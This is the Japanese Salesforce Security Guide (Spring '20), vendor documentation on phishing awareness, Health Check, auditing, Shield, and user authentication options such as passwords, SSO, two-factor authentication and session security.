



Salesforce セキュリティガイド

ド

バージョン 48.0, Spring '20



本書の英語版と翻訳版で相違がある場合は英語版を優先するものとします。

©Copyright 2000–2020 salesforce.com, inc. All rights reserved. Salesforce およびその他の名称や商標は、salesforce.com, inc. の登録商標です。本ドキュメントに記載されたその他の商標は、各社に所有権があります。

目次

第1章: Salesforce セキュリティガイド	1
Salesforce のセキュリティの基本	2
フィッシングおよび不正ソフトウェア	2
セキュリティ状態チェック	4
監査	5
Salesforce Shield	5
ユーザの認証	6
ユーザ認証の要素	6
ユーザ認証の設定	22
ユーザへのデータアクセス権の付与	93
ユーザのアクセス権の制御	94
ユーザ権限	96
オブジェクトの権限	112
カスタム権限	117
プロファイル	120
ユーザロール階層	136
オブジェクトと項目の共有	136
項目レベルセキュリティ	137
共有ルール	146
ユーザ共有	160
グループとは?	164
組織の共有設定	173
Shield Platform Encryption でのデータのセキュリティの強化	179
暗号化できる項目	180
暗号化のしくみ	189
暗号化ポリシーの設定	200
確定的暗号化を使用した暗号化データの絞り込み	216
鍵の管理と循環	221
Shield Platform Encryption のカスタマイズ	266
暗号化のトレードオフ	270
組織のセキュリティの監視	283
ログイン履歴の監視	284
項目履歴管理	286
設定変更履歴を使用した設定変更の監視	293
トランザクションセキュリティポリシー (従来)	296
リアルタイムイベントモニタリング	302
リアルタイムイベントモニタリングの定義	303
リアルタイムイベントモニタリングの使用に関する考慮事項	304
リアルタイムイベントモニタリングへのアクセス権の有効化	306

目次

イベントデータのストリーミングと保存	306
ReportEvent および ListViewEvent でのチャンクの機能	310
拡張トランザクションセキュリティポリシーの適用	313
Apex および Visualforce 開発のセキュリティガイドライン	368
クロスサイトスクリプト (XSS)	368
[数式] タグ	370
クロスサイトリクエストフォージェリ (CSRF)	371
SOQL インジェクション	373
データアクセスコントロール	374

第1章

Salesforce セキュリティガイド

トピック:

- Salesforce のセキュリティの基本
- ユーザの認証
- ユーザへのデータアクセス権の付与
- オブジェクトと項目の共有
- Shield Platform Encryption でのデータのセキュリティの強化
- 組織のセキュリティの監視
- リアルタイムイベントモニタリング
- Apex および Visualforce 開発のセキュリティガイドライン

Salesforce は、データとアプリケーションを保護するセキュリティが組み込まれて構築されています。また、独自のセキュリティスキームを実装して、組織の構造とニーズを反映させることもできます。データの保護はお客様と Salesforce との相互連携が必要になります。Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全に効率的に実行できます。

Salesforce のセキュリティの基本

Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。Salesforce では、ユーザが操作するデータの公開が制限されます。データの機密性に適したセキュリティコントロールを実装します。連携してデータを社外の認証されていないアクセスや、ユーザによる不正使用から保護する必要があります。

このセクションの内容:

フィッシングおよび不正ソフトウェア

Salesforce 実装に関連して疑わしい情報が表示された場合、社内のITチームやセキュリティチームだけでなく、security@salesforce.com 宛にもお知らせください。信頼には何よりも透明性が必要です。そのため、Salesforce では <http://trust.salesforce.com> にシステムパフォーマンスやセキュリティに関する情報をリアルタイムで掲載しています。セキュリティ固有の情報については、<http://trust.salesforce.com/security> を参照してください。このサイトでは、システムパフォーマンス、現在および最近のフィッシングや不正ソフトウェアに対する警告、組織のセキュリティに関するベストプラクティスのヒントなどに関する実データが提供されています。

セキュリティ状態チェック

システム管理者として、[状態チェック]を使用してセキュリティ設定の潜在的な脆弱性をすべて1つのページから特定して修正できます。概要スコアには、Salesforce ベースライン標準などのセキュリティベースラインを組織がどの程度満たしているかが表示されます。最大5つのカスタムベースラインをアップロードして、Salesforce ベースライン標準の代わりに使用できます。

監査

監査では、システムの使用に関する情報を提供します。この情報は、潜在的なセキュリティ問題、または実際のセキュリティ問題の診断に不可欠です。Salesforce の監査機能自体が組織を保護することはありません。組織の担当者が定期的に監査を行って潜在的な不正使用を検出する必要があります。

Salesforce Shield

Salesforce Shield は3つのセキュリティツールで構成されます。システム管理者や開発者はこれらのツールを使用して、ビジネスクリティカルなアプリケーションに新たなレベルの信頼性、透明性、コンプライアンス、ガバナンスを組み込むことができます。Salesforce Shield には、プラットフォームの暗号化、イベント監視、項目監査履歴が含まれます。Salesforce 管理者に、組織で Salesforce Shield が使用できるか問い合わせます。

フィッシングおよび不正ソフトウェア

Salesforce 実装に関連して疑わしい情報が表示された場合、社内のITチームやセキュリティチームだけでなく、security@salesforce.com 宛にもお知らせください。信頼には何よりも透明性が必要です。そのため、Salesforce では <http://trust.salesforce.com> にシステムパフォーマンスやセキュリティに関する情報をリアルタイムで掲載しています。セキュリティ固有の情報については、<http://trust.salesforce.com/security> を参照してください。このサイトでは、システムパフォーマンス、現在および最近のフィッシングや不正ソフトウェアに対する警告、組織のセキュリティに関するベストプラクティスのヒントなどに関する実データが提供されています。

Trust サイトの [セキュリティ] セクションには、会社のデータを保護するための有効な情報が記載されています。セキュリティに関するベストプラクティスに加えて、このサイトではフィッシングの認識及び報告方法に関する情報や、Salesforce 利用者に影響を及ぼす可能性がある現在の不正ソフトウェアキャンペーンに関する情報を提供しています。

- フィッシングとは、信頼できる人物やエンティティになりますことによって、ユーザ名、パスワード、クレジットカードの詳細情報など、重要な情報を取得しようとするソーシャルエンジニアリング技法です。フィッシングは、メール、テキストメッセージング、音声電話、その他の方法で行われます。フィッシャーは、攻撃対象がリンクをクリックして貴重な情報を入力したり、不正ソフトウェアを攻撃対象のデバイスにダウンロードするために添付ファイルを開封するよう誘導する場合がよくあります。Salesforce コミュニティが大きくなるにつれて、コミュニティはフィッシャーにとって格段に目立つ標的となります。Salesforce スタッフからログイン情報を尋ねるようなメールや電話を行うことはありませんので、ログイン情報は誰にも公開しないでください。Salesforce インスタンスに関する疑わしい活動やメールがある場合は、直接 security@salesforce.com の Salesforce セキュリティチーム宛に報告してください。
- 不正ソフトウェアは、所有者の同意なく、コンピュータシステムに進入したり、損害を与えるように設計されたソフトウェアです。不正ソフトウェアは、さまざまな形式の悪意がある、または侵略的なソフトウェアを表す一般的な用語で、コンピュータウィルス、ランサムウェア、スパイウェアも含まれます。最新のセキュリティアドバイザリのリストは、<https://trust.salesforce.com/en/security/security-advisories> を参照してください。

フィッシングおよび不正ソフトウェアへの Salesforce の対策

セキュリティはお客様の成功の基本であるため、Salesforce では今後もエコシステムを保護するために最善の実例やセキュリティ技術を実装していきます。最新かつ実行中の活動は次のとおりです。

- 影響を受けたお客様に対する積極的なアラートを有効にするログの活発な監視や分析。
- 主要なセキュリティベンダや有効なセキュリティツールに関する専門家との連携。
- Salesforce 従業員の継続的なセキュリティ教育およびエンゲージメント活動。
- セキュリティを念頭に置いた商品開発プロセスの作成。
- trust.salesforce.com/security 及びその他の継続的な活動を通じたお客様やパートナーとのセキュリティに関するベストプラクティスの積極的な共有。

Salesforce の推奨事項

Salesforce はカスタマーセキュリティの効果的なパートナーとして、サービスソフトウェアの基準を設定しています。当社の取り組みに加え、お客様もセキュリティ向上のために次の変更を行うことをお勧めします。

- 2要素認証技術を実装して、ネットワークへのアクセスを制限する。詳細は、「[2要素認証](#)」(ページ 11)を参照してください。
- IP範囲の制限を有効化するよう Salesforce の実装を変更する。こうした制限により、ユーザが会社のネットワークまたは VPN からのみ Salesforce にアクセスできるようにします。詳細は、「[ユーザが Salesforce にログインできる範囲と時間帯の制限](#)」(ページ 23)を参照してください。
- セッションセキュリティ制限を設定して、なりすましを難しくする。詳細は、「[セッションセキュリティ設定の変更](#)」(ページ 37)を参照してください。
- フィッシングから保護するため、疑わしいメールを開かないように、慎重になるよう教育する。


- 主要ベンダのセキュリティソリューションを使用して、スパムのフィルタリングや不正ソフトウェア保護を展開する。
- 組織内にセキュリティ担当者を指定し、Salesforceがより効率的に連絡できるようにする。詳細は、Salesforce の担当者までお問い合わせください。
- トランザクションセキュリティを使用してイベントを監視し、適切な措置を講じる。詳細は、「[トランザクションセキュリティポリシー](#)」を参照してください。

Salesforceには、セキュリティ問題に対応する Security Incident Response Team があります。セキュリティ障害または脆弱性を Salesforce に報告するには、security@salesforce.com に連絡してください。問題について詳細に説明していただければ、チームが適切に対応いたします。

セキュリティ状態チェック

システム管理者として、[状態チェック]を使用してセキュリティ設定の潜在的な脆弱性をすべて1つのページから特定して修正できます。概要スコアには、Salesforce ベースライン標準などのセキュリティベースラインを組織がどの程度満たしているかが表示されます。最大5つのカスタムベースラインをアップロードして、Salesforce ベースライン標準の代わりに使用できます。

[設定]から、[クイック検索]ボックスに「状態チェック」と入力し、[状態チェック]を選択します。



ベースラインドロップダウン(1)で、[Salesforce ベースライン標準]またはカスタムベースラインを選択します。ベースラインは、[高リスクのセキュリティ設定]、[中リスクのセキュリティ設定]、[低リスクのセキュリティ設定]、[情報のセキュリティ設定](2)の推奨値で構成されます。ベースラインの内容よりも制限が緩い設定に変更すると、状態チェックのスコア(3)とグレード(4)が低下します。

設定は基準値(5)との比較情報と共に表示されます。リスクに対処するには、設定を編集(6)するか、[リスクを修正](7)を使用して、[状態チェック]ページを離れることなく、選択したベースラインの推奨値に設定をすばやく変更します。

ベースラインコントロールメニュー(8)を使用して、カスタムベースラインのインポート、エクスポート、編集、削除ができます。

- メモ:** 新しい設定がセキュリティ状態チェックに導入されるとき、それらは Salesforce ベースライン標準にデフォルト値を伴って追加されます。カスタムベースラインがある場合、カスタムベースラインを開くと新しい設定を追加するように促されます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

状態チェックを表示またはカスタムベースラインをエクスポートする

- 「状態チェックを表示」

カスタムベースラインをインポートする

- 「状態チェックを管理」

 **例:** パスワードの最小長を 8(デフォルト値)から 5に変更し、[パスワードポリシー]の他の設定を制限の緩い値に変更したとします。これらの変更により、推測や他の過激な攻撃に対してユーザのパスワードが脆弱な状態になります。その結果、全体的なスコアが低下し、設定がリスクとして表示されます。

リスクの修正の制限事項

一部の設定は[リスクを修正]ボタンでは変更できません。調整する設定が[リスクを修正]画面に表示されない場合、[状態チェック]ページの[編集]リンクを使用して手動で変更します。

関連トピック:

[Salesforce ヘルプ: \[状態チェック\] のスコアの計算方法](#)

監査

監査では、システムの使用に関する情報を提供します。この情報は、潜在的なセキュリティ問題、または実際のセキュリティ問題の診断に不可欠です。Salesforce の監査機能自体が組織を保護することはありません。組織の担当者が定期的に監査を行って潜在的な不正使用を検出する必要があります。

組織のシステムが実際に安全かどうかを確認するには、監査を実行して予期しない変更や使用の動向を監視する必要があります。

レコード変更項目

すべてのオブジェクトには、レコードを作成し、最後にレコードを更新したユーザの名前を格納する項目が含まれています。これにより、基本的な監査情報を入手できます。

ログイン履歴

過去 6か月間に組織に対して行われた正常なログイン、失敗したログインのリストをレビューできます。

[「ログイン履歴の監視」 \(ページ 284\)](#)を参照してください。

項目履歴管理

各項目に監査機能を有効化すると、選択した項目値の変更を自動的に追跡できます。監査機能はすべてのカスタムオブジェクトで使用できますが、一部の標準オブジェクトでのみ項目レベルの監査が許可されます。[「項目履歴管理」 \(ページ 286\)](#)を参照してください。

設定変更履歴

管理者は組織の設定に行われた変更の日時を記録する設定変更履歴を参照することもできます。[「設定変更履歴を使用した設定変更の監視」 \(ページ 293\)](#)を参照してください。

Salesforce Shield

Salesforce Shield は 3つのセキュリティツールで構成されます。システム管理者や開発者はこれらのツールを使用して、ビジネスクリティカルなアプリケーションに新たなレベルの信頼性、透明性、コンプライアンス、ガバナンスを組み込むことができます。Salesforce Shield には、プラットフォームの暗号化、イベント監視、項目監査履歴が含まれます。Salesforce 管理者に、組織で Salesforce Shield が使用できるか問い合わせます。

プラットフォームの暗号化

プラットフォームの暗号化により、Salesforce アプリケーション全体に保存された重要な機密データをネイティブに暗号化できます。このため、重要なアプリケーションの機能(検索、ワークフロー、入力規則など)を維持しながら、PII、機密、または独自のデータを保護し、外部および内部両方のデータコンプライアンスポリシーに対応します。暗号化鍵に対する完全な制御権があり、未承認のユーザから機密データを保護する暗号化データ権限を設定できます。 「[Shield Platform Encryption で Salesforce データを保護](#)」 (ページ 179)を参照してください。

イベント監視

イベント監視で、すべての Salesforce アプリケーションに関する詳細なパフォーマンス、セキュリティ、および利用状況データにアクセスできます。すべての操作は API 経由で追跡とアクセスができるため、任意のデータ視覚化アプリケーションで表示できます。重要なビジネスデータをだれが、いつ、どこからアクセスしたか確認できます。アプリケーションのユーザ導入について理解します。エンドユーザーの操作性を向上するには、パフォーマンスのトラブルシューティングと最適化をします。イベント監視データは WaveAnalytics、Splunk、New Relicなどのデータ視覚化ツールまたはアプリケーション監視ツールに簡単にインポートできます。手始めに、「[イベント監視](#)」トレーニングコースを確認します。

項目監査履歴

項目監査履歴: 任意の日付のデータの状態と値をいつでも確認できます。法規制の遵守、社内ガバナンス、監査、カスタマーサービスで使用できます。大規模なビッグデータバックエンドを基盤としているため、最大10年間のフォレンシックデータレベルの監査履歴を作成できるほか、データを削除するタイミングも設定できます。 「[項目監査履歴](#)」 (ページ 291)を参照してください。

ユーザの認証

認証とは、各ログインユーザが本人であることを確認して、組織またはそのデータへの不正なアクセスを防ぐことです。

このセクションの内容:

ユーザ認証の要素

Salesforce では、ユーザを認証する方法をいくつか用意しています。自動的に有効になる方法もあれば、有効にして設定する必要がある方法もあります。こうした幅広いユーザ認証方法を使用すれば、組織のニーズやユーザの使用パターンに合った認証を行うことができます。

ユーザ認証の設定

ユーザが本人であることを確認するためのログイン設定を選択します。

ユーザ認証の要素

Salesforce では、ユーザを認証する方法をいくつか用意しています。自動的に有効になる方法もあれば、有効にして設定する必要がある方法もあります。こうした幅広いユーザ認証方法を使用すれば、組織のニーズやユーザの使用パターンに合った認証を行うことができます。

幅広いユーザ認証

幅広いユーザ認証の中には、Salesforce が自動的に有効にする認証方法もあります。こうした方法には、パスワード、Cookie、ID 検証などがあります。

一方で、組織のニーズやユーザの使用パターンに合わせて有効にして設定するユーザ認証方法もあります。こうした方法には、2要素認証、シングルサインオン、私のドメイン、ネットワークベースのセキュリティ、セッションセキュリティ、カスタムログインフロー、接続アプリケーション、デスクトップクライアントアクセスなどがあります。

このセクションの内容:

パスワード

Salesforce では、組織の各ユーザに一意のユーザ名とパスワードを提供します。ユーザは、ログインするたびにこのユーザ名とパスワードを入力する必要があります。システム管理者は、いくつかの設定を使用して、ユーザのパスワードが強固で安全なものとなるように設定できます。

Cookie

Salesforce では、指定セッションの所要時間に関する暗号化された認証情報を記録するために、セッション Cookie を発行します。

シングルサインオン

Salesforce には、ユーザ認証の独自のシステムがありますが、会社によっては、既存のシングルサインオン機能を使用してユーザ認証を簡略化し、標準化したい場合があります。

私のドメイン

[私のドメイン]を使用すると、Salesforceサブドメイン名を定義して、いくつかの重要な方法で組織のログインおよび認証を容易に管理できます。

2要素認証

2要素認証は、組織のユーザアカウントを保護する最も効果的な方法です。Salesforceシステム管理者は、すべてのユーザログインで第2レベルの認証を必須にすることで組織のセキュリティを強化します。また、レポートの表示や接続アプリケーションへのアクセスの試行など、ユーザが特定の条件を満たした場合に2要素認証を必須にすることもできます。

ネットワークベースのセキュリティ

ネットワークベースのセキュリティは、ユーザがログインできる場所と時間を制限します。ネットワークベースのセキュリティを使用すると、攻撃者による攻撃の機会が制限され、また攻撃者が盗まれたログイン情報を使用することが困難になります。

デバイスの有効化

デバイスの有効化では、ユーザがIDの検証に使用したデバイスに関する情報を追跡します。ユーザが不明なブラウザまたはアプリケーションから Salesforce にアクセスすると、ID の検証が促されます。デバイスの有効化では、ユーザ名とパスワードによる認証の上にセキュリティ層がさらに追加されます。

セッションセキュリティ

ログイン後、ユーザはプラットフォームとのセッションを確立します。セッションセキュリティを使用して、ユーザがログインしたままコンピュータから離れているときにネットワークにさらされる危険を制限します。また、ある従業員が別の従業員のセッションを使用したりする場合などの、内部攻撃の危険も制限します。複数のセッション設定から選択して、セッションの動作を制御します。

カスタムログインフロー

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時のユーザにそのフローを経由させることができます。ユーザは、認証の後、組織またはコミュニティにアクセスする前に、ログインフローに移動します。ユーザは、ログインフローを完了すると、Salesforce 組織またはコミュニティにログインします。必要に応じて、ログインプロセスでユーザを直ちにログアウトすることもできます。

シングルサインオン

シングルサインオン (SSO) を使用すると、ユーザが 1 回のログインで複数の承認済みネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、リソースごとに個別の Salesforce 管理のパスワードは必要ありません。

接続アプリケーション

接続アプリケーションは、API や標準プロトコル (SAML、OAuth、OpenID Connect など) を使用して、外部アプリケーションを Salesforce に統合できるようにするフレームワークです。接続アプリケーションではこうしたプロトコルを使用して、外部アプリケーションの認証、承認、シングルサインオン (SSO) の提供を行います。Salesforce に統合された外部アプリケーションは、カスタマーアクセスプラットフォームをはじめとするプラットフォームやデバイス、SaaS サブスクリプションで実行できます。たとえば、あなたが Salesforce モバイルアプリケーションにログインして Salesforce 組織のデータを参照している場合も、接続アプリケーションを使用しています。

デスクトップクライアントアクセス

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。システム管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

パスワード

Salesforce では、組織の各ユーザに一意のユーザ名とパスワードを提供します。ユーザは、ログインするたびにこのユーザ名とパスワードを入力する必要があります。システム管理者は、いくつかの設定を使用して、ユーザのパスワードが強固で安全なものとなるように設定できます。

- パスワードポリシー—すべてのユーザのパスワードが期限切れになるまでの時間や、パスワードに要求される複雑さのレベルなど、パスワードとログインのさまざまなポリシーを設定します。『[パスワードポリシーの設定](#)』(ページ 32)を参照してください。
- ユーザパスワードの期限切れ—「パスワード無期限」権限のあるユーザを除いて、組織内のすべてのユーザのパスワードを期限切れにします。『[すべてのユーザのパスワードのリセット](#)』(ページ 36)を参照してください。
- ユーザパスワードリセット—指定したユーザのパスワードをリセットします。『[ユーザのパスワードのリセット](#)』を参照してください。
- ログイン試行とロックアウト期間—ログインに失敗した回数が多すぎてユーザが Salesforce からロックアウトされた場合、それらのユーザをロック解除できます。『[ユーザの編集](#)』を参照してください。

パスワード要件

パスワードにはユーザ名を使用できません。また、パスワードをユーザの名や姓と同じにすることはできません。簡単すぎるパスワードも使用できません。たとえば、ユーザはパスワードを *password* に変更することはできません。

新規組織には、すべてのエディションで次のデフォルトのパスワード要件が課されます。これらのパスワードポリシーは、Personal Edition を除くすべてのエディションで変更できます。

- パスワードには、1つの英字と1つの数字が含まれる 8 文字以上の文字を使用する必要があります。
- セキュリティの質問に対する回答にユーザのパスワードを含めることはできません。
- ユーザがパスワードを変更する場合、最後の 3 回分のパスワードは再利用できません。

Cookie

Salesforce では、指定セッションの所要時間に関する暗号化された認証情報を記録するために、セッション Cookie を発行します。

セッション Cookie にはユーザ名もパスワードも含まれません。Salesforce が Cookie を使用してその他のユーザおよびセッションに関する機密情報を保存することはありません。代わりに、動的データおよびエンコードされたセッション ID に基づく、より高度なセキュリティ方式を実装しています。

シングルサインオン

Salesforce には、ユーザ認証の独自のシステムがありますが、会社によっては、既存のシングルサインオン機能を使用してユーザ認証を簡略化し、標準化したい場合があります。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

パスワードポリシーを使用可能なエディション: すべてのエディション

ユーザ権限

パスワードポリシーを設定する

- 「[パスワードポリシーの管理](#)」

ユーザパスワードをリセットしてユーザをロック解除する

- 「[ユーザパスワードのリセットおよびユーザのロック解除](#)」

シングルサインオンの実装には 2 つのオプションがあります。Security Assertion Markup Language (SAML) を使用する統合認証または代理認証です。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証データを送信することができます。クライアントアプリケーションから Salesforce にログインできます。Salesforce では、自動的に組織の統合認証が有効になります。
- 代理認証の SSO を使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、認証にパスワードの変わりにトークンを使用することができます。代理認証は組織レベルではなく権限レベルで管理するため、柔軟性がより高くなります。権限を使用すれば、一部のユーザには代理認証を義務付け、その他のユーザは Salesforce によって管理されるパスワードを使用するようにできます。

代理認証には次の利点があります。

- 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
- ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
- フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

代理認証を組織で設定する前に、Salesforce に連絡して代理認証を有効にする必要があります。

- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID Connect プロバイダ (Google、PayPal、LinkedIn など) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

ID プロバイダ

ID プロバイダは、ユーザがシングルサインオン (SSO) を使用して他の Web サイトにアクセスできるようにする信頼済みプロバイダです。サービスプロバイダは、アプリケーションをホストする Web サイトです。Salesforce を ID プロバイダとして有効にして、1 つ以上のサービスプロバイダを定義できます。これにより、ユーザは SSO を使用して、Salesforce から他のアプリケーションに直接アクセスできるようになります。SSO を使用すると、いくつものパスワードを覚える必要がなく、1 つだけ覚えておけばよいため、ユーザは非常に助かります。

詳細は、Salesforce ヘルプの「ID プロバイダとサービスプロバイダ」を参照してください。

私のドメイン

「私のドメイン」を使用すると、Salesforce サブドメイン名を定義して、いくつかの重要な方法で組織のログインおよび認証を容易に管理できます。

- 一意のドメイン URL でビジネスアイデンティティを強調する
- ログインページにブランドを設定し、ページの右側のコンテンツをカスタマイズする
- 新しいドメイン名を使用しないページ要求をブロックまたはリダイレクトする
- 複数の Salesforce 組織で同時に作業する
- カスタムログインポリシーを設定してユーザの認証方法を決定する

- ユーザがログインページで Google や Facebook などのソーシャルアカウントを使用してログインできるようになる
- ユーザが1回ログインするだけで外部サービスにアクセスできるようにする

詳細は、*Salesforce ヘルプ*の「私のドメイン」を参照してください。

2 要素認証

2要素認証は、組織のユーザアカウントを保護する最も効果的な方法です。 Salesforce システム管理者は、すべてのユーザログインで第2レベルの認証を必須にすることで組織のセキュリティを強化します。また、レポートの表示や接続アプリケーションへのアクセスの試行など、ユーザが特定の条件を満たした場合に2要素認証を必須にすることもできます。

2要素認証はきわめて基本的なユーザ認証方法であるため、Salesforce では2種類の2要素認証を用意しています。

- サービスベース—デバイスの有効化とも呼ばれるサービスベースの2要素認証は、すべての組織で自動的に有効になります。
- ポリシー—ベース—システム管理者はポリシー—ベースの2要素認証を有効にします。これは、システム管理者が組織のユーザアカウントを保護するのに最適なツールです。

2要素認証の設定については、『[Admin Guide to Two-Factor Authentication \(2要素認証のシステム管理者ガイド\)](#)』および Trailhead モジュールの『[ユーザ ID のセキュリティ保護](#)』を参照してください。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Essentials Edition、**Group Edition**、**Professional Edition**、**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、および **Contact Manager Edition**

2要素認証を要求する組織ポリシー

すべてのログイン、API を介したすべてのログイン(開発者およびクライアントアプリケーションの場合)、または特定の機能へのアクセスで、第2レベルの認証を要求するポリシーを設定します。ユーザは、Salesforce Authenticator アプリケーションや Google Authenticator アプリケーションなどのモバイル認証アプリケーションをモバイルデバイスにダウンロードしてインストールすることで、2番目の要素を用意します。また、U2Fセキュリティキーを2番目の要素として使用することもできます。ユーザが Salesforce で認証アプリケーションを接続するか、セキュリティキーをアカウントに登録したら、組織のポリシーで2要素認証が求められる場合は常にこれらの認証方法を使用できます。

Salesforce アカウントで ID 検証が求められると、Salesforce Authenticator モバイルアプリケーション(バージョン 2 以降)からユーザのモバイルデバイスにプッシュ通知が送信されます。ユーザはモバイルデバイスで応答し、アクティビティを検証またはブロックします。ユーザは、アプリケーションのロケーションサービスを有効にして、自宅やオフィスなどの信頼できる場所からの検証を自動化できます。Salesforce Authenticator では、確認コード(「時間ベースのワンタイムパスワード」(TOTP)と呼ばれることがある)も生成されます。ユーザは、2要素検証のアプリケーションからのプッシュ通知に応答する代わりに、パスワードとコードを入力することを選択できます。または、別の認証アプリケーションから確認コードを取得することもできます。

2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、仮の確認コードを生成できます。コードの有効期限が生成後 1 ~ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザが使用できる仮のコードは一度に1つのみです。以前のコードがまだ有効な間にユーザが

新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

関連トピック:

[2 要素認証の設定](#)

ネットワークベースのセキュリティ

ネットワークベースのセキュリティは、ユーザがログインできる場所と時間を制限します。ネットワークベースのセキュリティを使用すると、攻撃者による攻撃の機会が制限され、また攻撃者が盗まれたログイン情報を使用することが困難になります。

デバイスの有効化

デバイスの有効化では、ユーザが ID の検証に使用したデバイスに関する情報を追跡します。ユーザが不明なブラウザまたはアプリケーションから Salesforce にアクセスすると、ID の検証が促されます。デバイスの有効化では、ユーザ名とパスワードによる認証の上にセキュリティ層がさらに追加されます。

認識されていないブラウザまたはアプリケーションの信頼できる IP 範囲以外からユーザがログインする場合、ユーザは ID を検証するように求められます。ユーザごとに使用可能な最も優先度の高い検証方法が使用されます。検証方法の優先順序は次のとおりです。

1. ユーザのアカウントに接続された Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) によるプッシュ通知またはロケーションベースの自動検証
2. ユーザのアカウントに登録された U2F セキュリティキー
3. ユーザのアカウントに接続されたモバイル認証アプリケーションによって生成される確認コード
4. ユーザの検証済みモバイルデバイスに SMS で送信される確認コード
5. ユーザの登録済みメールアドレスにメールで送信される確認コード

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション:
Essentials Edition、**Group Edition**、**Professional Edition**、**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、および **Contact Manager Edition**

セッションセキュリティ

ログイン後、ユーザはプラットフォームとのセッションを確立します。セッションセキュリティを使用して、ユーザがログインしたままコンピュータから離れているときにネットワークにさらされる危険を制限します。また、ある従業員が別の従業員のセッションを使用したりする場合などの、内部攻撃の危険も制限します。複数のセッション設定から選択して、セッションの動作を制御します。

無効なユーザセッションを期限切れにするタイミングを制御できます。デフォルトのセッションタイムアウトでは、2 時間で無効になります。セッションタイムアウトの時間に達すると、ログアウトするか作業を続行するかの選択を促すダイアログが表示されます。このダイアログに応答しないと、ログアウトされます。

-  **メモ:** ユーザがブラウザウィンドウまたはタブを閉じても、Salesforce セッションからは自動的にログアウトされません。ユーザがこの動作を認識し、あなたの名前>[ログアウト]を選択してすべてのセッションを適切に終了するように徹底してください。

デフォルトで、Salesforce は TLS(トランSPORTレイヤセキュリティ)を使用し、すべての通信にセキュアな接続(HTTPS)を必要とします。[セキュアな接続(HTTPS)が必要]設定により、Salesforceへのアクセスに TLS(HTTPS)が必要かどうかが決まります。Salesforce にこの設定を無効にし、URLを https:// から http:// に変更するよう依頼した場合でも、アプリケーションにアクセスできます。ただし、セキュリティを強化するために、すべてのセッションで TLS を使用する必要があります。詳細は、「[セッションセキュリティ設定の変更](#)」(ページ 37)を参照してください。

ユーザの現在のセッションに対する認証メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各login メソッドには[標準]または[高保証]という2つのセキュリティレベルのいずれかが設定されています。セッションセキュリティレベルを変更してポリシーを定義すると、指定したリソースの使用を高保証レベルが割り当てられたユーザに限定することができます。詳細は、「[セッションレベルセキュリティ](#)」(ページ 45)を参照してください。

ユーザログイン情報を組織で保管するかどうか、また、設定[ログインページでキャッシングとオートコンプリート機能を有効にする]、[ユーザの切り替えを有効化]、および[ログアウトするまでログイン情報を保存します]を使用してスイッチャから表示できるようにするかどうかを制御できます。

カスタムログインフロー

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時のユーザにそのフローを経由させることができます。ユーザは、認証の後、組織またはコミュニティにアクセスする前に、ログインフローに移動します。ユーザは、ログインフローを完了すると、Salesforce組織またはコミュニティにログインします。必要に応じて、ログインプロセスでユーザを直ちにログアウトすることもできます。

ログインフローではどのようなことができるのでしょうか。

- ログイン操作を拡張またはカスタマイズする。たとえば、ロゴやログインメッセージを追加します。
- ユーザデータを収集および更新する。たとえば、メールアドレス、電話番号、郵送先住所を要求します。
- ユーザとやりとりし、アクションの実行を依頼する。たとえば、アンケートの回答やサービス利用規約への同意などです。
- 外部ID サービスやジオフェンシングサービスに接続し、ユーザ情報を収集または検証する。
- 強力な認証を適用する。たとえば、ハードウェア、SMS、生体認証、その他の認証技術を使用した2要素認証方式を実装します。
